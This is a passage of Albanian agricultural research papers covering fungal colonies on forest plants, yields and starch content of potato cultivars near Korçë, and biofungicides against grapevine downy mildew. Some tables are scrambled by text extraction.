	<i>Fungi imperfecti</i>	<i>Helmithosporium</i>	<i>Helmithosporium</i>	<i>Helmithosporium</i> sp.
		<i>Aeurobasidium</i>	<i>Aeurobasidium</i>	<i>Aeurobasidium</i> sp.
Rrobulli	<i>Ascomycetes</i>	<i>Aspergillus</i>	<i>Aspergillus</i>	<i>A. candidus</i>
		<i>Penicillium</i>	<i>Penicillium</i>	<i>Penicillium</i> sp.
Dëllinja	<i>Ascomycetes</i>	<i>Penicillium</i>	<i>Penicillium</i>	<i>Penicillium</i> sp.
	<i>Ascomycetes</i>	<i>Aspergillus</i>	<i>Aspergillus</i>	<i>A. candius</i>
	<i>Phycomycetes</i>	<i>Mucor</i>	<i>Mucor</i>	<i>Mucor</i> sp.
	<i>Fungi imperfecti</i>	<i>Cladosporium</i>	<i>Cladosporium</i>	<i>Cladosporium</i> sp.
Myshk	<i>Ascomycetes</i>	<i>Aspergillus</i>	<i>Aspergillus</i>	<i>A. candidus</i> , <i>A. flavus</i> , <i>A. terreus</i> , <i>A. sp.</i>
		<i>Penicillium-</i>	<i>Penicillium</i>	<i>Penicillium</i> sp., <i>P. cyclopium</i>
Myshk nga trung rrobulli	<i>Ascomycetes</i>	<i>Penicillium</i>	<i>Penicillium</i>	<i>Penicillium</i> sp.
	<i>Phycomycetes</i>	<i>Aspergillus</i>	<i>Aspergillus</i>	<i>A. terreus</i> , <i>A. flavus</i> , <i>A. candidus</i>

Bimët në studim	Klasa	Gjinia	Specie
rrobulli	<i>Phycomycetes</i>	<i>Aspergillus</i> <i>Mucor</i>	<i>A. terreus, A. flavus, A. candidus</i> <i>Mucor. sp.</i>
	<i>Fungi imperfecti</i>	<i>Tricothecium</i>	<i>Tricothecium roseum</i>
Bari i thatë	<i>Ascomycetes</i>	<i>Aspergillus</i>	<i>A. glaucus, A. candidus, A. flavus</i>
		<i>Penicillium</i>	<i>Penicillium sp, P. cyclopium</i>
		<i>Tricothecium</i>	<i>T. roseum</i>
	<i>Fungi imperfecti</i>	<i>Trichoderma</i> <i>Aerobasidium</i>	<i>Trichoderma sp.</i> <i>Aerobasidium sp.</i>
Sythe dhe gjethe ahu	<i>Ascomycetes</i>	<i>Aspergillus</i> <i>Penicillium</i>	<i>A. glaucus</i> <i>Penicillium sp, P. islandicum</i>
	<i>Phycomycetes</i>	<i>Rhizophus</i>	<i>R. nigricans</i>
Myshk+liken në lëvore	<i>Ascomycetes</i>	<i>Aspergillus</i>	<i>Asp. terreus</i>
		<i>Penicillium</i>	<i>Penicillium sp.</i>
	<i>Phycomycetes</i>	<i>Mucor</i>	<i>M. hiemalis</i>
Likene të vogla në trungje	<i>Ascomycetes</i>	<i>Aspergillus</i> <i>Penicillium</i>	<i>A. candidus, A. glaucus</i> <i>Penicillium. sp., P. cyclopium</i>

<i>Bimët studim</i>	<i>në</i>	Klasa	Gjinia	Specie
		<i>Phycomycettes</i>	<i>Mucor-1</i>	<i>M. hiemalis</i>




Figura 1. : Paraqitja e log. të numrit të përgjithshëm të mikroorganizmave në bimët në studim




Figura 2. : Paraqitja e numurit të kolonive mykore në bimë të njëjta të grupuara




Figura 3. : Ndarja në përqindje e gjinive dhe specieve të kolonive mykore të identifikuara




Figura 4. : Ndarja në përqindje e kolonive mykore sipas përkatësisë në klasa



Figura 5. : Pamje të ahut dhe rrobullit të marra në studim




Figura 6. : Pamje të kolonive mykore të identifikuara gjatë punës eksperimentale

STUDIMI I PARAMETRAVE AGRONOMIKE DHE KIMIKO-TEKNOLOGJIKE TEK DISA GENOTIPE PATATEJE NË RAJONIN E KORÇËS

Robert NAÇI, Edmond Spahiu, Trajanka Shumka
Universiteti “Fan S. Noli”, “QTTB”, Korçë

Abstrakt

Studimi ka për qëllim të paraqesë parametrin agronomik më të rëndësishëm të genotipeve të patates, produktivitetin nëkv/ha, si dhe disa parametra kimiko-teknologjikë të cilat sot janë decisive në industrinë ushqimore, si: lëndën e thatë dhe amidonin.

Nisur nga fakti që mbi 55% e kapacitetit prodhues tëçdo specie të kultivuar e posedon tipari genotipik, edhe ky studim dot’u vijë në ndihmë kultivuesve tëkësaj bime për të rritur prodhimin pa investime, njëherazi dhe rritjen e të ardhurave financiare.

Fjalët kyçe: Kultivar, adoptim, kapacitet prodhues, përpunim statistikor.

Abstract

This study aims to demonstrate the most important agronomic parameter of potato genotypes, the productivity in kv/ha, as well as some other chemical-technological parameters which are very decisive in food industry, like: dry substance and starch.

Given the fact that over 55% of the production capacity of each cultivated species possesses genotype feature, this study will help of this plant growers to increase production without in vestment, and simultaneously increasetheir revenues.

Key words: Cultivar, adopt, productive capacity, statistical analyses.

Hyrje

Bima e patates konsiderohet sot si një nga kulturat perimore më të rëndësishme. Ajo zë vendin e dytë në shkallë botërore për nga produktiviteti, në një prodhim total prej mbi 300 milion ton, në një sipërfaqe prej mbi 20 milion Ha. Aq me vlerë është prodhimi i kësaj specie bimore sa për herë të parë në historinë e shoqërisë njerëzore, viti 2006 është quajtur viti ndërkombëtar i patates.

Në vendin tonë patatja është kultivuar herët.Tradita e akumuluar në shekuj e ka kthyer kultivimin e kësaj bime në një “simbol” të ushqimit njerëzor por edhe të fitimit financiar.

Të ardhurat e realizuara sot nga kjo bimë, janë të paarritshme krahasuar me kulturat e tjera perimore.Sipas hartave gjenetike, mendohet që kapaciteti prodhues i kësaj bime arrin mbi 100 ton/Ha tubera dhe mbi 20 ton/Ha masë gjetnore.Varietetet e kësaj specie janë klone dhe si të tilla ekziston rreziku i një degjenerimi maramendës.

Sot në rajonin e Korçës, kultivohen rreth 2000Ha patate me një rendiment mesatar prej 350 kv/Ha. Të ardhurat financiare nga 1 Ha patate mendohet të jenë rreth 800-900 mijë(të reja).

Materials and methods of work

The study conducted in CTT's lands in the field number 9. In this study were included 10 cultivars with reproduction of the class A and B, half of the seed is imported and half the seed is last year's production of CTT Korçë. The surface of each plot was about 21m² with dimensions 6x3.5m, in each plot were placed 5 rows. During the study were carried out measurements, observations for each stage of the plant, growth dynamics, infection from pests and diseases, characteristics and qualities of production.

Agricultural applied during the study

The plant planted was wheat. The first plowing was done in the fall of 2011 with depths of 30-35 cm and the second one for land preparation was carried out in March 2012 with depths of 20-25cm. During 17 of April was applied the fertilization with 400 kg/Ha DAP, 200 kg/ha potassium sulphate, spared by hand. Before planting of the plot was conducted in 27 April. Planting of tubers was done by hand in the distance 30cm, the size of the seed was 30-45cm. Throughout the season was done a lot of work. But the most important works were fertilization with ammonium nitrate dosage 2 quintals/ha, soil treatment for the second time with Dursban against potato beetles, also irrigation were conducted. The final harvesting of the production was done in 16 September 2012.

Rezultatet dhe diskutimi i tyre

Produktiviteti është parametri më i rëndësishëm agronomik tek specia. Parë në këtë prizëm, nga studimi i genotipeve të reja të patates të introduktuara nga rajone me klimë të përafërta në rajonin e Korçës konstatohet ndryshime në kapacitetin prodhues të genotipeve.

Kështu, gjatë vitit të parë të studimit 2011, rendimentin më të lartë e dha kultivari Ambicion në një rendiment mesatar prej 459kg/Ha ose 121%, pra 21% më tepër se kultivari tashmë i rajonizuar FABULA.

Mbi kultivarin e rajonizuar qëndrojnë dhe VITESA me 17.6% më tepër si dhe DIDO me 14.7%.

Nëse do të analizohet rendimentet e realizuara nga kultivarët cilësorë në këtë vit studimor me rendiment mesatar të fushës eksperimentale prej 377 kg/Ha, do të shohim se mbi këtë rendiment rreshtohen :

Kultivari	FABULA	Me	379.25 kg/Ha
Kultivari	SIFRA	Me	380 kg/Ha
Kultivari	BAMBUN	Me	420 kg/Ha
Kultivari	VITESA	Me	446 kg/Ha
Kultivari	DIDO	Me	435 kg/Ha
Kultivari	AMBICION	Me	459 kg/Ha

Rendimenti mesatar i këtij grupi “Superdon” është prej 419.8 kv/HA. Pra, diferenca midis vlerës mesatare të fushës eksperimentale dhe grupit të zgjedhur rezulton prej 42.8 kv/HA.

Nga përpunimi statistikor i materialit shifror rezulton të kemi këto vlera të diferencave më të mëdha dhe më të vogla të vërtetuara:

DMV 0.95 47.10 kv/HA

DMV 099 62.91 kv/HA

Sikundër shihet nga tabela që paraqet vlerat statistikore mbi produktivitetin grupi “elitar” nuk vërtetohet të ketë diferenca të vërtetuara statistikisht.

Vlera reale të vërtetuara statistikisht kanë kultivuar AMBICION, VITESA DHE DIDO, vetëm për nivelin e parë probabilitar prej 95%.Shih tabelat 1, 2, 3.

Nr	Kultivarët	Rendimenti sipas përsëritjeve kv/HA				Rendimenti mesatar kv/ha	Në ndaj dëshmuës	% Sv
		P ₁	P ₂	P ₃	P ₄			
1	Fibula	357	380	433	347	100	1517	
2	Sifra	380	352	419	371	100.2	1522	
3	Bamban	405	409	466	400	110.8	1680	
4	Ambition	452	428	452	504	121.0	1836	
5	Dido	380	409	447	504	114.7	1740	
6	Vitesa	380	452	462	490	117.6	1784	
7	Ledy Crystal	238	242	262	319	69.9	1061	
8	Soprano	247	219	262	305	67.5	1033	
9	Muzika	333	357	462	376	100.8	1528	
10	Zorba	357	338	357	333	91.2	1385	
11	Sp	3529	3586	4022	3949	-	-	15086

Pas llogaritjes së rendimenteve të kultivarëve u krye përpunimi statistikor i materialit shifër me metodën e analizës së variacionit.

Të dhënat e përpunimit statistikor paraqiten si më poshtë:

Tabela e analizës Dispersive (VARJANCAGE)

Burimi i variacionit	Shumat kuadratike	Shkalla e lirisë	Dispersioni (varjanca)	Vlerat e F F.e llog	Teorike	
					95%	99%
Varjantet	177101	9	19677.9	19.5	1.2	2.2
Përsëritjet	18747	3	6949	6.2	0.02	2.9
Gabimi	27184	27	10068	-	-	-
Totali	233033	39		-	-	-

$$E_d = \sqrt{\frac{Var\ Ex2}{p}} F_c = \frac{SV^2}{n \cdot p} = \frac{227587396}{40} = 5689684.90$$

$$Ed=22.43$$

$$t_{099}=22.43 \times 2.1=47.10$$

$$t_{099}=22.47 \times 2.8=62.91$$

$$SqT=\sum V^2 - F_c=5912718-F_c$$

$$SqP=\frac{\sum sp^2}{v} = FC=18747.3$$

$$SqV=\frac{\sum sv^2}{p} = FC = 177101.1$$

$$Sqe=S(T-(SQP+SQV))=27187.70$$

Nga përpunimi del se koeficienti i variacionit është 8.4% gjë që tregon se saktësia e provës është e kënaqshme, kur për pataten ky tregues mund të shkojë deri në 16%. Diferenca më e vogël e vërtetuar : d/95 është 44.8 kv/Ha dhe d/99 është 60.5 kv/Ha.

8	7	10	1	2	9	3	5	6	Nr	Kultivarët	Rend Kv/Ha	Në %
203	194	113	80	79	77	39	24	13	4	Ambition	459	121
	190	181	100	67	66	64	26	11	6	Vitesa	446	117.6
		179	170	89	56	55	53	15	5	Dido	435	114.7
			164	135	74	41	40	38	3	Bamban	420	110
				126	117	36	3	2	9	Muzika	382	100.8
					124	115	34	1	2	Sifra	380	100.2
						123	114	33	1	Fibula	379	100
							90	81	10	Zorba	346	91.3
								9	7	Ledy cristal	265	69.9
									8	Soprano	256	67.5

Duke bërë krahasimin e prodhimit të kultivarëve ndërmjet tyre, del kjo renditje.

Nga krahasimi midis kultivarëve del se kultivarët: *Bamban*, *Ambition*, *Vitesa*, *Dido*, formojnë një grup dhe diferenca e tyre për nivelin e sigurisë 95% është vërtetuar ndaj kultivarëve të tjerë në studim. Ndërsa në vitin e dytë, studiuar në vitin 2012, rendimentin më të lartë e ka realizuar kultivari *VITESA* me 295 kv/Ha ose 13% më tepër se kultivari i rajonizuar *FABULA* me 279 kv/Ha.

Pas këtij kultivari radhiten *BAMBAN* me 11. 5% më tepër ose rendimenti mesatar i fushës eksperimentale për vitin 2012 ishte: $\bar{x}_i 2012 = \frac{263kv}{Ha}$

Mbi rendimentin mesatar të fushës eksperimentale rreshtohen genotipet:

VITESA 316 kv/Ha

BAMBAN 314 kv/Ha

DIDO 295 kv/Ha

MUZIKA 284 kv/Ha

SAFARI 282 kv/Ha

FOLWA 281 kv/Ha

Rendimenti mesatar i kultivarëve “të zgjedhur” arrin vlerën 295kv/Ha.

Diferenca midis vlerës mesatare të genotipeve elitare dhe mesatare së fushës eksperimentale është vetëm 32kv/Ha, ndërkohë kur diferenca më e vogël e vërtetuar për nivelin e parë probabilitar DMV 0.95=45.6 kv/Ha.

Pra, nuk ka diferenca të vërtetuara statistikisht për grupin elitare të genotipeve kundrejt vlerës mesatare.

Asnjë genotip sado i lartë qoftë, kapaciteti prodhues i tij, nuk e kalon genotipin e rajonizuar *FABULA* për nga produktiviteti, me vërtetim statistikor.

Sikundër shihet nga vlerat e përpunuara, viti studimor 2012, paraqitet me nivele produktive tepër të ulëta dhe kjo për mungesën e rreshjeve dhe temperaturave të larta në periudhën korrik-gusht.

Nr	Kultivarët	Rendimenti sipas përsëritjeve kv/Ha				Rendimenti mesatar kv/ha	Në ndaj dëshmues	%
		P ₁	P ₂	P ₃	P ₄			
1	Fabula	180	243	371	314	279	100	
2	Folwa	238	224	386	276	281	100.7	
3	Safari	180	262	386	300	282	101	
4	Ambition	157	262	286	243	237	85	
5	Vitesa	252	280	380	352	316	113	
6	Dido	257	309	319	295	295	105.7	
7	Soprano	166	143	190	180	170	60.6	
8	Ledy Crystal	162	157	200	176	174	62	
9	Bamban	247	328	347	333	314	111.5	
10	Muzika	224	300	347	266	284	101.8	

$$\bar{x}_i = 263$$

Pas logaritjes së rendimentit të kultivarëve u krye përpunimi statistikor imaterialit shifër me metodën e analizës svariacionit.

Të dhënat e përpunimit statistikor paraqiten si më poshtë:

Tabela e analizës së variancës

Burimi i variacionit	Shumat kuadratike	Grada e lirisë	Mesatarja kuadratike (varjanca)	Vlerat e F	
				F e llog	Teorike
				95%	99%
Varjantet	99822	9	11091. 3	10. 2. 25 6	
Përsëritjet	67689. 8	3	22563. 2	21. 2. 96 5	
Gabimi	28230. 2	27	1045. 5		
Totali	195742	39			

Nga përpunimi del se koeficienti i variacionit është 12. 3%, gjë që tregon se saktësia e provës është e kënaqshme, kur për pataten ky tregues mund të shkojë deri në 16%.

Diferenca më e vogël e vërtetuar :d/95 është 45. 6 kv/Ha dhe d/99 është 61.5 kv/Ha

7	8	4	1	2	3	10	6	9	N	Kultivar	Rend.	Në
									r	ët	Kv/Ha	%
14	14	79	37	35	34	32	21	5	5	Vitesa	316	113
7	3											
	14	13	74	32	30	29	27	1	9	Bamban	311	111
	2	8						6				. 5
		12	12	58	16	14	13	1	6	Dido	295	105
		6	2					1				. 7
			10	11	47	5	3	2	10	Muzika	284	101
			5	1								. 8
				11	10	45	3	1	3	Safari	282	101
				3	9							
					11	10	44	2	2	Folwa	281	100
					2	8						. 7
						11	10	4	1	Fabula	279	100
						0	6	2				
							68	6	4	Ambition	237	85
								4				
								4	8	Ledy	173	62
										cristal		
									7	Soprano	169	60.
												6

Vlerësimi i parametrave kimiko-teknologjike

Krahas analizës për parametrin agronomik, jemi përpjekur të paraqesim edhe vlerat, kimiko-teknologjike të kryera në laboratorin e kësaj qendre kërkimore.

Analizat u kryen në përputhje me metodikat e miratuara qysh më parë.

Genotipet u analizuan për përmbajtjen e amidonit dhe lëndës së thatë.

Tabela nr.7.na paraqet këto të dhëna.

Analiza është kryer për dy vite studimore 2011-2012:

Tabela 7.

Nr	Kultivarët	Viti 2011		Viti 2012		Mesatarja vjeçare	
		Amidoni	Lënda e thatë	Amidoni	Lënda e thatë	Amidoni	Lënda e thatë
1	Fabula	18.0	23.0	14.5	22.5	16.25	22.75
2	Folwa	-	-	15.0	21.3	15.0	21.3
3	Safari	-	-	16.0	23.0	16.0	23.0
4	Ambition	19	22.3	16.5	22.4	17.75	22.35
5	Vitesa	16	19.8	11.5	21.7	13.75	20.75
6	Dido	16	19.8	14	22.3	15.0	21.05
7	Soprano	18.5	21.0	15.0	21.6	16.75	21.30
8	Ledy Crystal	-	-	13.5	22.6	13.5	22.6
9	Bamban	19	22.4	14.2	27.7	16.4	25.05
10	Muzika	16.5	23.2	14.2	23.0	15.23	23.15
11	Sifra	17.5	21.0	-	-	17.5	21.0
12	Zorba	-	-	18	20	18	20

Sikundër shihet nga tabela nr.7, përmbajtjen më të lartë në lëndën e thatë e posedon kultivari *BAMBAN* me 25.05% dhe më pas reshtohen kultivarët *MUZIKA* me 23.2% dhe *FABULA* me 22.75%.

Midis dy viteve në studim, tipari, përmbajtja e lëndës së thatë ka heritabilitet të lartë, pra gati ndikohet shumë pak nga varjanca ekologjike. Ky përcaktim përputhet totalisht edhe me të dhënat e literaturës bashkëkohore.

Përfundime

Mbështetur në parametrin agronomik/rendiment kv/ha, kultivari *AMBITION* ka dhënë rezultate më të larta në vitin studimor 2011 me 459 kv/Ha ose me 21% më tepër se kultivari i rajonizuar *FABULA*. Diferencat në rendiment vërtetohen për nivelin e parë probabilitar.

Kulivarët VITESA dhe DIDO, respektivisht me 446 dhe 435 kv/ha, kanë diferenca të vërtetuara statistikisht ndaj kultivarit të rajonizuar *FABULA* vetëm për nivelin probabilitar t095.

Midis rendimentit mesatar të grupit “elitar” prej 6 kultivarësh pikërisht me 419.8 kv/ha, katër kultivarë qëndrojnë më sipër se ky nivel “prag”, konkretisht:

Kultivari *AMBITION* me 459 kv/ha

Kultivari *VITESA* me 446 kv/ha

Kultivari *DIDO* me 435 kv/ha

Kultivari *BAMBUN* me 420 kv/ha

Kultivari i rajonizuar *FABULA* qëndron më ulët se $\bar{x}n_6$ me 419.8 kv/ha.

Në lidhje me parametrat kimiko-teknologjike, përmbajtjen më të lartë të lëndës së thatë për të dy vitet studimore e posedon kultivari *BAMBUN* me 25.05%.

Kultivari i rajonizuar *FABULA* me 22.75% lëndë të thatë përfshihet në grupin e pëlqyer nga industria kulinare në përgatitjen e produkteve të frizuara.

Referencat:

Austin, S., “Intra-specifik funksion in *Solanum tuberosum*”.

Chasses, S. C., “Analytic breeding of *Solanum tuberosum*”, 1993.

Madec, P., “Les relations entre l’induction de la tuberisation et la croissance chez le pomme de terre”, 1963.

Meçollari, E., “Patatja”, 1985.

PERDORIMI I DISA BIOFUNGICIDEVE NE KONTROLLIN

E vrugut te hardhise [*plasmopara viticola* (berk. Et curtis ex. De bary) berl.]

Suela Spahiu¹, Dr. Hekuran Vrap¹, Thanas Ruci¹

1- Departamenti i Mbrojtjes së Bimëve, Fakulteti i Bujqesise & Mjedisit.
Universiteti Bujqësor, Tiranë

PERMBLEDHJE

Vlerësimet janë kryer gjatë vitit 2011 në fshatin Marikaj në Tiranë gjatë rrugës nacionale Tiranë- Durrës në kushtet e një infeksioni natyral. Efikasiteti i Solfato di rame 20% (Cuprozin fl), Algae extract (Algin Biovital), Clay with Al-sulfate (Muco-Sin), Algae extract with potassium \ Phosphomat (Frutogard) dhe alternimi i biofungicideve kundër vrugut të hardhisë (*Plasmopara viticola*) janë studiuar në kultivarin Merlot.

Të gjitha biofungicidet e testuara kanë siguruar një nivel të ndryshëm në mbrojtjen kundër vrugut të hardhisë (*Plasmopara viticola*) në gjethe dhe në veshul dhe krahasuar me kontrollin duke dhënë efekt të lartë. Biofungicidet si Cuprozin fl, Alternimi, Muco-Sin dhe Frutogard kanë dhe efekt shumë të mirë në gjethe dhe veshul krahasuar kjo me trajtimet e tjera.

Abstract

The investigation was carried out during 2011 seasons in Marikaj in Tirane Capital, Tiranë –Durrës desert road under natural infection conditions. The efficacies of Solfato di rame 20% (Cuprozin fl), Algae extract (Algin Biovital), Clay with Al-sulfate (Muco-Sin), Algae extract with potassium \ Phosphomat (Frutogard) and alternate, against Downy mildew were studied on grapevine cv. Merlot. All the tested compounds provided protection at different level against Downy mildew [*Plasmopara viticola* (Berk. et Curtis ex. de Bary) Berl.] on both leaves and bunch as compared with control which record the highest effect. Solfato di rame 20%, Alternate, Clay with Al-sulfate and Algae extract with potassium \ Phosphomat were more effective on leaves and bunch as compared with used in a single treatment.

Key words: Grapevine, *Plasmopara viticola*, Solfato di rame 20%, Algae extract, Clay with Al-sulfate, Algae extract with potassium \ Phosphomat

HYRJE

Kultura e hardhisë preket nga një sërë sëmundjesh që për nga lloji i shkaktarit të tyre klasifikohen në sëmundje parazitare dhe sëmundje fiziologjike. Të parat mund të jenë më orijinuar kërpuhorë (foto Nr.1), bakteriale, virusale dhe mikroorganizma të tjerë të ngjajshëm me këto të fundit, të cilat japin dhe emërtimin e tyre përkatës si mykoza, bakterioza, viroza, etj. (Duraj, N dhe Ruci, Th. 2005).

Nga pikpamja ekonomike sëmundjet e hardhisë kanë rëndësi të ndryshme, e cila varet në fakt nga frekuenca e shfaqjes së sëmundjes brënda viteve dhe ndërmjet tyre, nga intensiteti i prekjës dhe shkalla e dëmit që shkaktojnë në prodhim dhe nga ana

tjetër nga kostoja dhe vështirësitë e zbatimit të masave të luftimit **(Susuri.L.1995)**.Vrugu zhvillohet më tepër gjatë viteve me klimë të ngrohtë dhe me reshje të mjaftueshme. Periudhat e gjata kohore me reshje shiu, zakonisht nuk i përshtaten zhvillimit të vrugut sepse atëherë, zakonisht edhe temperaturat ulen. Në dallim nga hiri, periudhat me thatësi, nuk ofrojnë kushte të mira për zhvillim të vrugut**(AGRIOS, G.N. 2005)**. Të rrezikshme janë sidomos reshjet e lehta ditore, pas të cilave pason koha e ngrohtë dhe pikat e ujit mbeten disa orë në organet e hardhisë**(HASANI, M. 1998)**. Në bujqësinë organike, kontrolli i vrugut të hardhisë (*P. Viticola*) është e bazuar në përdorimin e bakrit, së bashku me të gjitha masave parandaluese të menaxhimit e nevojshme për të minimizuar zhvillimin e sëmundjes. **(RUCI, Th. Vrapit.H.1989)**.Bakri është ende një mjet shumë i rëndësishëm për të menaxhuar sëmundjen në bujqësinë konvencionale dhe është një domosdoshmori e vërtetë në bujqësinë organike. **(KALTANI, T; ÇELO, B.1982)**

Me Direktivën nr 2009/37/ të Bashkimit Europian, komponimet me baze bakri janë përfshirë në Aneksin 1 të Direktivës 91/414/ të Bashkimit Europian (lidhur me shitjen e produkteve për mbrojtjen e bimëve në treg). "Prandaj, është e nevojshme që Shtetet Anëtare të Bashkimit Europian apo dhe vendet si Shqipëria, kandidatë për në BE duhet të prezantojnë plane për monitorimi në zonat e rrezikuara, ku ndodja e tokës nga bakëri është një çështje shqetësuese, në mënyrë për të vendosur, kufizime të produkteve me bazë bakri sa më shumë të jetë e mundur.**(Commission of the European Union. 2009)**.

Normat "(Direktiva e Komisionit 2009/37 / BE) për kufizimet në Bujqësinë organike bujqësore, të tilla si normat maksimale të aplikueshme të bakrit janë tashmë definitive (Rregullorja Nr 889/2008 BE).

Përdorimi i bakrit me shumice, në fakt, mundet të ketë pasoja afat-gjata për shkak të akumulimit të tij në tokë dhe kjo është në kundërshtim me parimet e bujqësisë organike. Në të ardhmen e afërt e të tanishme përdorimi i tepërt i bakrit me siguri do të zvogëlohet, kështu që alternativa për zëvendësimin e komponimeve të bakrit me produkte natyrore do të kete nevojë për tu zhvilluar. **(Commission of the European Union. 2009)**.

Prandaj nisur nga sa folëm më lartë qëllimi i këtij studimi ka qënë kufizimi i humbjeve të prodhimit të hardhisë nga vrugut të hardhisë (*P. Viticola*) nëpërmjet përdorimit të produkteve natyrore (Algin Biovital, Muco-Sin dhe Frutogard) si alternative për të luftuar vrugun e hardhisë (*P. Viticola*) në bujqësinë biologjike.

Materiali dhe metoda

3.1 Fusha eksperimentale dhe materialet bimë

Fusha eksperimentale është ngritur në vreshtin e fermerit Hajdar Kuçi me sip 2 dy në fshatin Marikaj të Bashkisë Vorë, Qarku Tiranë (Fermë e çertifikuar për bujqësinë Bio) me këto Koordinata: 41°22'03'' Veri dhe 19°37'09'' Lindje dhe me një lartësi mbi nivelin e detit 72 m. Të dhënat bazë për fushën eksperimentale dhe

biofungicidet e përdorurapërluftimin e vruguttëhardhisë(*Plasmopara viticola*Berc e Curt) jepen në tabelën Nr 1 dhe Nr 2

3.2 Skema Eksperimentale

Skema ekperimentale është një bllok i randomizuar me katër përsëritje dhe gjashtë variante (çdo variant ka tre rreshta dhe ka 15 bime).V1-Përzjerjebordolese; V2-Algin Biovital; V3- Muco-Sin; V4 - Frutogard; V5 - Alternim; V6- Kontroll

3.3 Koha e studimit

Studimi paraqitet në një provë një vjecare dhe ka filluar në Prill të vitit 2011 dhe përfundon në Tetor të vitit 2011.

3.4 Te Dhenat Klimatike

Të dhënat klimatike për të gjithë muajtë e vegjetacionit të hardhisë u muarën nga (Albanian State Meteorological Service in Rinas) për vitin e studimit 2011

3.5 Metoda e vlerësimit të prekjës nga sëmundja

Vlerësimi i sëmundjes është bërë 12 ditë mbas trajtimit të fundit në gjethe dhe në veshul. Sëmundja është vlerësuar sipas intesitetit të sëmundjes (Disease severity, DS), i cili vlerësohet si përqindje e sipërfaqes së prekur ndaj totalit (EPPO, 2004). Për vlerësimin në gjethe dhe veshul kemi marrë 3 bimë të rreshtit të mesit me 100 gjethe dhe 50 veshulë, të cilët janë vlerësuar në klasa, duke modifikuar shkallët e Horsfall (**HORSFALL and COWLING, 1978**) nga 0-10 në 0-5 (**RUCI,TH and Vrapit H; 2011**), shih tabela Nr.4 dhe njehkohesisht duke përdorur dhe çelsin fushor të vlerësimit të sëmundjes (SAD)s, shih figura Nr.1.

Indeksi i sëmundjesështëkalkuluar, duke përdorurformulen e McKinney index (**McKinney, 1923**)(dhemodifikuarnga**Cooke, 2006**).simëposhtë :

$$\sum (n \times v) = (0 \times a) + (1 \times b) + (2 \times c) + (3 \times d) + (4 \times e) + (5 \times f)$$

$$\text{Imc-ja ne \%} = \frac{\sum (n \times v)}{5 \times N} \times 100 \text{ ose } \frac{\sum (n \times v)}{5 \times (a + b + c + d + e + f)} \times 100$$

$$5 \times N = 5 \times (a + b + c + d + e + f)$$

Ku:

